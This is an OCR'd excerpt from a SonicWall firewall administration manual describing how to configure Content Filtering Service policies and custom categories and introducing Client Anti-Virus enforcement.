
- `192.168.168.168`
- `fe80::c2ea:e4ff:fe59:a634`

2 Clicking the **Search** (magnifying glass) icon.


Configuring a CFS Policy

To configure a CFS policy:

1 Navigate to the **CFS Policies** section of **Security Systems > Content Filtering**.



2 Click **Add**. The **Add CFS Policy** dialog displays.



3 In the **Name** field, enter a friendly, meaningful name for the new policy.

4 From the **Source Zone** drop-down menu, choose a zone.

5 From the **Destination Zone** drop-down menu, choose a zone.

6 From the **Source Address** drop-down menu, choose an address. The default is **Any**. You also can create a new address object by choosing **Create new Address**; for information about creating an address object, see Firewall > Address Objects on page 1009.

7 From the **User/Group** drop-down menu, choose the user or group to which the policy applies. The default is **All**.

8 From the **Schedule** drop-down menu, choose when the policy is in effect. The default is **Always On**. You also can create a customized schedule by choosing **Create new Schedule**; for information about creating a schedule, see Configuring Time Settings on page 212.

9 From the **Profile** drop-down menu, choose a CFS profile object. You also can create a new CFS profile object by choosing **Create new Profile**; for information about creating a CFS profile object, see Configuring CFS Profile Objects on page 1036.

10 From the **Action** drop-down menu, choose a CFS action object. You also can create a new CFS action object by choosing **Create new Action**; for information about creating a CFS action object, see Configuring CFS Action Objects on page 1026.

11 Click **Add**.

12 To create more CFS policies, repeat Step 3 through Step 11 for each policy.

13 Click **Close**.

Editing a CFS Policy

To edit a CFS policy:

1 Click the **Edit** icon for the CFS Policy to be edited. The **Edit CFS Policy** dialog displays. This dialog is the same as the **Add CFS Policy** dialog.

NOTE: You cannot edit the default policy, **CFS Default Policy**. Its **Edit** icon is dimmed.

2 To make your changes, follow the appropriate procedures in Configuring CFS Policies on page 1682.

Deleting CFS Policies

To delete CFS policies:

1 Do one of these:

- Click the **Delete** icon for the CFS Policy to be deleted.

  NOTE: You cannot delete the default policy, **CFS Default Policy**. Its **Delete** icon is dimmed.

- Click the checkbox for one or more CFS Policies to be deleted. The **Delete** button becomes active; click it.

To delete all CFS Policies:

1 Click the **Delete All** button. All CFS Policies are deleted except for the default policy, **CFS Default Policy**.


Configuring CFS Custom Categories

This section describes the CFS Custom Category table and provides instructions for configuring, editing, and deleting CFS custom categories. Importing and exporting the custom category table are also described.

Topics:

- Importing a CFS Custom Category Table on page 1692
- Editing a CFS Custom Category on page 1693
- Deleting CFS Custom Categories on page 1693

About the CFS Custom Category Table



Domain	IP address of the domain to which the custom category applies.
Categories	Categories selected for the custom category.
Configure	Displays the Edit and Delete icons for each domain.

Searching the CFS Custom Category Table

You can search a long table for a specific IP address by:

1 Entering an IP address in the Lookup Policies by Address field. The IP address can be in either format:

- `192.168.168.168`
- `fe80::c2ea:e4ff:fe59:a634`


2 Clicking the **Search** (magnifying glass) icon.

Requesting a Rating Review

If you believe that a web site is rated incorrectly or you wish to submit a new URL, you submit a request to the SonicWall Content Filtering Service by:

- Clicking on the link at the bottom of the CFS Custom Category table, `If you believe that a Web site is rated incorrectly or you wish to submit a new URL, click here.`
- Going to http://cfssupport.sonicwall.com/Support/web/eng/newui/viewRating.jsp.

The **CFS URl Rating Review Request** form displays.



Configuring a CFS Custom Category

You can customize ratings for certain URLs. Up to 5,000 valid entries are supported. Custom categories are processes like those categories provided by the backend server. When CFS checks the ratings for one URL, it checks the user rating first and then the rating from the backend server.

Topics: :

Enabling Custom Categories

Before you can use custom categories, you must enable the service.

To enable custom categories:

1 Navigate to the **CFS Custom Categories** section of **Security Services > Content Filter**.


2 Select the **Enable CFS Custom Category** checkbox. This option is not selected by default.

3 Click **Accept**.


Configuring a Custom Category

To define a custom category:

1 Navigate to the **CFS Custom Categories** section of **Security Services > Content Filter**.



2 Click **Add**. The **Add CFS Custom Category** dialog displays.



3 In the **Domain** field, enter the IP address or domain name of the domain for which the custom category applies:

- The IP address can be either of these formats:
  - `192.168.168.168`
  - `fe80::c2ea:e4ff:fe59:a634`
- Omit the `www.` prefix for a domain name. If you include it, a confirmation message displays; when you click **OK**, the prefix is removed from the domain name in the **Domain** field:

4 Select up to four categories from the list.

5 Click **Add**.

6 To create more CFS custom categories, repeat Step 3 through Step 5 for each policy.

NOTE: Each custom category you create is a separate entry in the **CFS Custom Category** table; they are not concatenated.


7 Click **Close**. The **CFS Custom Category** table is updated.

Exporting the CFS Custom Category Table


You can export the **CFS Custom Category** table to a `.wri` file you can edit and save for importing.

To export the CFS Custom Category table:

1 Navigate to the **CFS Custom Categories** section of **Security Services > Content Filter**.



2 Click **Export**. The **Opening cfsCustomCategoryData.wri** dialog displays.



3 You can either open the file (default program is Notepad) or save it. If you:

- Open the file.
- Save the file, it is downloaded to your Downloads folder with the file name, `cfsCustomCaegoryData.wri`; new line characters are added after each entry.

NOTE: The file consists of all the **CFS Custom Category** table entries, all on one line.

4 Click **OK**.

Importing a CFS Custom Category Table

You can import a file of CFS Custom Category table entries. The entries in this file will overwrite the existing entries in the table.

The file should contain entries in this format:


DomainName/IPAddress: *Rating1*[, *Rating2*[, *Rating3*[, *Rating4*]]] *Separator*

Token	Definition
DomainName	A domain name, such as SonicWall. If you include the `www.` prefix, it is ignored.
IPAddress	A standard or IPv6 IP address, such as: • `192.168.168.168` • `fe80::c2ea:e4ff:fe59:a634`
Rating	A category rating from 1-64, as shown in the **Add CFS Custom Category** dialog. You can specify up to 4 ratings for each category.
Separator	A carriage return or new line separator:


Separator	Style
`\r\n`	Windows style, new line separator
`\n`	UNIX style, new line separator
`\r`	MAC OS style, new line separator

To import a custom category table:

1 Navigate to the **CFS Custom Categories** section of **Security Services > Content Filter**.



2 Click **Import**. A confirmation dialog displays.



All current entries in the CFS Custom Category table are replaced with the entries in the file. Any entries you want to keep should be in the file.

TIP: Export the CFS Custom Category table and make any changes to the exported file before importing table entries.

3 Click **OK**.

Editing a CFS Custom Category

To edit a CFS custom category:

1 Click the **Edit** icon for the CFS custom category to be edited. The **Edit CFS Custom Category** dialog displays. This dialog is the same as the **Add CFS Custom Category** dialog.

2 To make your changes, follow the appropriate procedures in Configuring a CFS Custom Category on page 1688.

Deleting CFS Custom Categories

To delete CFS custom categories:

1 Do one of these:

- Click the **Delete** icon for the CFS custom categories to be deleted.
- Click the checkbox for one or more CFS custom categories to be deleted. The **Delete** button becomes active; click it.

A confirmation message displays.

2 Click **OK**.

To delete all CFS custom categories:

1 Click the **Delete All** button.

2 Click **OK**. All CFS custom categories are deleted.

148

Activating SonicWall Client Anti-Virus

Security Services > Client AV Enforcement

By their nature, anti-virus products typically require regular, active maintenance on every PC. When a new virus is discovered, all anti-virus software deployed within an organization must be updated with the latest virus definition files. Failure to do so severely limits the effectiveness of anti-virus software and disrupts productive work time. With more than 50,000 known viruses and new virus outbreaks occurring regularly, the task of maintaining and updating virus protection can become unwieldy. Unfortunately, many small to medium businesses do not have adequate IT staff to maintain their anti-virus software. The resulting gaps in virus defenses may lead to data loss and decreased employee productivity.


The widespread outbreaks of viruses, such as NIMDA and Code Red, illustrate the problematic nature of virus defense for small and medium businesses. Users without the most current virus definition files allow these viruses to multiply and infect many other users and networks. SonicWall Client Anti-Virus prevents occurrences like these and offers a new approach to virus protection. The SonicOS constantly monitors the version of the virus definition file and automatically triggers download and installation of new virus definition files to each user's computer. In addition, the firewall restricts each user's access to the Internet until they are protected, therefore acting as an enforcer of the company's virus protection policy. This new approach ensures the most current version of the virus definition file is installed and active on each PC on the network, preventing a rogue user from disabling the virus protection and potentially exposing the entire organization to an outbreak.

NOTE: You must purchase an Anti-Virus subscription to enforce Anti-Virus through the firewall's management interface.

SonicOS supports both McAfee and Kaspersky client anti-virus for client AV enforcement. These services are licensed separately, allowing you to purchase the desired number of each license for your deployment.


Configuring Client Anti-Virus Service

For information on activating Network Anti-Virus Service, see Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License on page 1710.



Topics:


Client AV Status



The **Client AV Status** section:

- Displays information about whether the firewall is licensed, the number of licenses, and the date the license expires.
- Contains a link to login to MySonicWall for managing and reviewing detailed system and network information. Clicking this link displays the **Licenses > License Management** page for MySonicWall login.
- Contains a link to the **Network > Zones** page for configuring Client AV on a per-zone basis.

Client Anti-Virus Policies

